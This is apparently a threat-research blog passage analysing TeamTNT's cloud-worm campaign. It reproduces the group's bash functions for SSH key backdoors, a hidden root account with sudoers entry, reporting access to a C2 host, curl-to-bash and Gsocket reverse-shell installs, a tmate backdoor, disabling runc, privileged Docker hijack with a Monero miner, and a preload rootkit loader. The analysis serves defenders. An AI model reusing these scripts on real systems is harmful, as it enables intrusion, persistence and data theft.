
The `passwd` file contains information about the users in the system. Per each user, the username, password, user ID, group ID, Home directory and command shell.

The shadow file stores hashed passphrases of the users' accounts.

The sudoers file stores the system privileges of the users.

In the script above TeamTNT creates or runs over the user 'system', it got listed in the sudoers file with the highest privileges to the system.


Below in figure 9, you can see that TeamTNT is creating an SSH backdoor by inserting their own RSA key. In addition, they are altering the SSH configuration to prevent access from known hosts, while making the configuration more flexible to SSH connection by them.



```
RSAKEY='ssh-rsa AAAAB3 *** TRUNCATED *** LvApc/U= root@localhost'

function make_ssh_backdoor(){
SSHPORT=$(cat /etc/ssh/sshd_config | grep 'Port '|awk '{print $2}')
if [ -z "$SSHPORT" ]; then SSHPORT=22 ; fi
    chattr -ia / /root/ /root/.ssh/ /root/.ssh/authorized_keys /root/.ssh/authorized_keys2
    chattr -ia / /home/ /home/system/ /home/system/.ssh/ /home/system/.ssh/authorized_keys /home/system/.ssh/authorized_keys2
    if ! [ -d "/root/.ssh/" ]; then mkdir -p /root/.ssh/ 2>/dev/null; fi
    if ! [ -d "/home/system/.ssh/" ]; then mkdir -p /home/system/.ssh/ 2>/dev/null; fi
    cat /home/system/.ssh/authorized_keys 2>/dev/null 1>/dev/null | \
    grep "$RSAKEY" 2>/dev/null 1>/dev/null || echo "$RSAKEY" >> /home/system/.ssh/authorized_keys 2>/dev/null
    cat /home/system/.ssh/authorized_keys2 2>/dev/null 1>/dev/null | \
    grep "$RSAKEY" 2>/dev/null 1>/dev/null || echo "$RSAKEY" >> /home/system/.ssh/authorized_keys2 2>/dev/null
    cat /root/.ssh/authorized_keys 2>/dev/null 1>/dev/null | \
    grep "$RSAKEY" 2>/dev/null 1>/dev/null || \
    echo "$RSAKEY" >> /root/.ssh/authorized_keys 2>/dev/null \
    cat /root/.ssh/authorized_keys2 2>/dev/null 1>/dev/null | \
    grep "$RSAKEY" 2>/dev/null 1>/dev/null || \
    echo "$RSAKEY" >> /root/.ssh/authorized_keys2 2>/dev/null

    chattr -ia / /etc/ /etc/ssh/ /etc/ssh/sshd_config /etc/ssh/ssh_config 2>/dev/null
    sed -i '/AuthorizedKeysFile/c\AuthorizedKeysFile $hidden_authorized_keys' /etc/ssh/sshd_config 2>/dev/null
    sed -i '/PermitRootLogin/c\PermitRootLogin yes' /etc/ssh/sshd_config 2>/dev/null
    sed -i '/PubkeyAuthentication/c\PubkeyAuthentication yes' /etc/ssh/sshd_config 2>/dev/null
    sed -i '/PasswordAuthentication/c\PasswordAuthentication yes' /etc/ssh/sshd_config 2>/dev/null
    sed -i '/LogLevel/c\LogLevel QUIET' /etc/ssh/sshd_config 2>/dev/null
    sed -i '/StrictHostKeyChecking/c\StrictHostKeyChecking no' /etc/ssh/ssh_config 2>/dev/null
    sed -i '/PermitTunnel/c\PermitTunnel yes' /etc/ssh/ssh_config 2>/dev/null
    sed -i '/PermitUserEnvironment/c\PermitUserEnvironment yes' /etc/ssh/ssh_config 2>/dev/null
    sed -i '/HashKnownHosts/c\HashKnownHosts no' /etc/ssh/ssh_config 2>/dev/null
    sed -i '/PasswordAuthentication/c\PasswordAuthentication yes' /etc/ssh/ssh_config 2>/dev/null
    chattr +ia /etc/ssh/sshd_config /etc/ssh/ssh_config 2>/dev/null
}
```

Figure 9: the make_user_axx() function which creates new users


Figure 10 below, illustrates a function that is creating a hidden backdoor. This is very similar to the previous mechanism in figure 9 above. Here the user is games. This function also creates an SSH backdoor, allowing TeamTNT backdoor access to the server via SSH.



```
function make_hiden_door(){

chattr -ia / /usr/ /usr/bin/ /etc/ /etc/shadow /etc/passwd 2>/dev/null
if ! [ -d "/usr/bin/" ]; then mkdir -p /usr/bin/ 2>/dev/null ; fi
if ! [ -f "/bin/bash" ]; then cp /bin/sh /usr/bin/nologin 2>/dev/null ; else cp /bin/bash /usr/bin/nologin 2>/dev/null
; fi
chmod +x /usr/bin/nologin 2>/dev/null
chattr +ia /usr/bin/nologin 2>/dev/null

chattr -ia / /etc/ /etc/passwd /etc/shadow /etc/sudoers 2>/dev/null
sed -i '/games:/c\games:x:0:0:root:/usr/games:/usr/bin/nologin' /etc/passwd
sed -i '/games:/c\games:$y$j9T$s5f/lBwT/y7HjkSytwmUS0$S8YDoTQomMzDAtyTfbJyuGNt6Cp4RNspkp3YEDJSpxD:19110:0:99999:7:::'
/etc/shadow
cat /etc/sudoers 2>/dev/null 1>/dev/null | grep "games    ALL=(ALL:ALL) ALL" 2>/dev/null 1>/dev/null || echo "games
ALL=(ALL:ALL) ALL" >> /etc/sudoers 2>/dev/null
chattr +ia /etc/passwd /etc/shadow /etc/sudoers 2>/dev/null


    mkdir -p /usr/games/.ssh/ 2>/dev/null
    touch /usr/games/.ssh/authorized_keys /usr/games/.ssh/authorized_keys2 2>/dev/null
echo $RSAKEY >> /usr/games/.ssh/authorized_keys 2>/dev/null
echo $RSAKEY > /usr/games/.ssh/authorized_keys2 2>/dev/null

}
```

Figure 10: the make_hiden_door() function which creates ssh backdoor


As can be seen in figure 11 below, once the user and password were created, the access command (with the credentials) is sent to the C2 server of TeamTNT.



```
function get_ssh_link(){

SSHPORT=$(cat /etc/ssh/sshd_config|grep 'Port '|awk '{print $2}')
if [ -z "$SSHPORT" ]; then SSHPORT=22 ; fi

MYSSHCON="ssh -vvv games@$(curl -sLk ipv4.icanhazip.com) -p$SSHPORT"

# CONSTR=$(echo $MYSSHCON | base64 -w 0)

bload "http://silentbob.anondns.net/insert/ssh.php?con=$MYSSHCON" > /dev/null

echo $MYSSHCON

}
```

Figure 11: the get_ssh_link() function which reports to TeamTNT about a newly acquired backdoor


The second one was by using Gsocket, as seen in the execution command in figure 12 below, TeamTNT is using PHP to execute a script that runs on a compromised server.



```
curl -sLk http://silentbob.anondns.net/insert/gscat.php?make=install|sed 's#<pre>##g'|sed 's#</pre>##g'|bash
```

Figure 12: Opening backdoor on attacked server with gscat.php


This is a snippet from the gscat.php script, and as illustrated is set to download x, which is Gsocket, which is a powerful reverse shell tool that allows for the creation of secure, always-on, global server sockets. Essentially, it enables you to create a network socket that is accessible from anywhere on the internet, bypassing NAT and firewalls by using the Global Socket Relay Network to route the traffic.



```
if ! type curl 2>/dev/null 1>/dev/null; then
GS_UNDO=1 bash -c "$(wget --no-verbose -O- gsocket.io/x)"
pkill gs-dbus 2>/dev/null 1>/dev/null
systemctl stop gs-dbus 2>/dev/null 1>/dev/null
X="[redacted]" bash -c "$(wget --no-verbose -O- gsocket.io/x)"
CHECKSET=$?
fi

if ! [ "$CHECKSET" == "0" ]; then
GS_UNDO=1 bash -c "$(curl -fsSL gsocket.io/x)" 2>/dev/null 1>/dev/null
pkill gs-dbus 2>/dev/null 1>/dev/null
systemctl stop gs-dbus 2>/dev/null 1>/dev/null
X="[redacted]" bash -c "$(curl -fsSL gsocket.io/x)" 2>/dev/null 1>/dev/null
fi
```

Figure 13: A couple of snippets from the Gsocket infection script

The third backdoor is by using a webshell of tmate[.]io. Tmate is legitimate software serves as a terminal multiplexer with instant terminal sharing: it enables a number of terminals to be created, accessed, and controlled from a single screen and be shared with another mates. In figure 14 below, you can see how TeamTNT is utilizing this tool as a backdoor.




```
TMATAPI="tmk-xvHxFYZSM6UkU8TCv0JvkkX58Z"
OS64BIT="$SRCURL/bin/tmate/$(uname -m)"
OS32BIT="$SRCURL/bin/tmate/$(uname -m)"
AARCH64="$SRCURL/bin/tmate/$(uname -m)"
OUTPATH="/tmp"
OUTFILE="tmate"
SAVEHERE="$OUTPATH/$OUTFILE"
OnlineIP=$(curl -sLk ipv4.icanhazip.com 2>/dev/null)
SESSIONT=$(echo $OnlineIP | sed 's/\./-/g')
CON_LINK="https://tmate.io/t/BlueDog/$SESSIONT"

if [[ -f "$SAVEHERE" ]];then
$SAVEHERE -F -k tmk-xvHxFYZSM6UkU8TCv0JvkkX58Z -n $SESSIONT &
bashload $SRCURL/insert/tmate.php > /dev/null
else
echo "Download FAIL!"
fi

fi
```

Figure 14: Tmate backdoor execution script

The fourth backdoor is by utilizing a socket connected over HTTP service with Ngrok product.

Another interesting persistence technique we've seen in the campaign is removing the execution of runc when the initial access is via misconfigured Docker API. This is a new type of persistence we offer to MITRE, as it didn't appear in record. TeanTNT is locking runc, which effectively locks the misconfiguration and closes the access to the compromised server. They are doing it to prevent from other campaigns to access the server and remove their attack, hence gaining persistence to their attack from competing campaigns.




```
function secure_docker(){
docker rm $(docker ps | grep '/bin/bash -c\|chroot\|"/bin/bash" '|awk '{print $1}') -f
    RUNCPATH=$(which runc)
    if ! [ -z "$RUNCPATH" ]; then
    chattr -ia $RUNCPATH 2>/dev/null
    chmod -x $RUNCPATH 2>/dev/null
    chattr +ia $RUNCPATH 2>/dev/null
    fi
}
```

Figure 15: Changing runc so it won't execute to block exposed Docker API initial access vector to increase persistence

As can be seen in figure 15 above, TeamTNT delete the malicious container with which they gained the initial access, thus reducing the chances of detection. Then they run `chmod -x` on container runtime component, which prevents it from being executed. Thus, preventing from other attackers to exploit the misconfiguration of exposed Docker API and blocking the initial access. This increases the persistence of the attack.

In part 1 of this blog, we reported about TeamTNT's cloud worm – silent bob. In one of the containers, TeamTNT used an interesting persistence technique. They ran the container with the `--restart=always` flag, which means that if for some reason the container stops it will always attempt restarting, hence creating a new persistence technique.



```
for IP_ADDR in ${!rndstr}
do
echo "$IP_ADDR:$PORT"

timeout -s SIGKILL 13 docker -H $IP_ADDR:$PORT info  > /tmp/docker_info 2>/dev/null

HE_SAY=$?
if [ "$HE_SAY" = "0" ]; then

    OSTYPE=`cat /tmp/docker_info | grep OSType | awk '{print $2}'`
    rm -f /tmp/docker_info

        if [ "$OSTYPE" = "linux" ] ; then

        timeout -s SIGKILL 45 docker -H $IP_ADDR:$PORT run -td --privileged --net host -v /:/host alpine chroot
        /host bash -c 'echo ZG9ja2V *** TRUNCATED *** Jhc2gK | base64 -d | bash'

        timeout -s SIGKILL 60 docker -H $IP_ADDR:$PORT run -td --restart=always --net host -e
        POOL_URL=8.217.147.124:19999 -e POOL_USER=43Lf *** TRUNCATED *** j3U --name SysCheck pmietlicki/monero-miner
else
rm -f /tmp/docker_info
fi

fi

done;
}
```

Figure 16: A part of the botnet infection script, containing docker execution with high privilege and persistence


Privilege escalation

As depicted in figure 16 above, TeamTNT is running the container as a privileged one, and mounting the host, this enables privileged access to the host.

Defense evasion

In figure 16 above, TeamTNT is using `dload()` function which is utilizing `dev/tcp` to invoke communication and download payloads, instead of using wget or curl which might be monitored or don't exist on the machine. This helps them evade detection.

TeamTNT is using `prochider rootkit` to hide cryptomining execution. As seen in figure 17 below, TeamTNT is writing to `/tmp/ld.so` an SO file which contains prochider. It is moved to /dev/shm and loaded to `ld.preload`. This will ensure the `prochider` is running and hiding the `xmrig` in processes whenever the user is running ps, for instance, to check running processes.




```
function makepreload(){
echo "f0VMRgIBAQAAA *** TRUNCATED *** AAAAAAAAAAAAAAAAA==" | base64 -d
>> /tmp/ld.so
mv /tmp/ld.so /dev/shm/ld.so 2>/dev/null
chattr +ia /dev/shm/ld.so 2>/dev/null

chattr -ia / /etc/ /etc/ld.so.preload 2>/dev/null
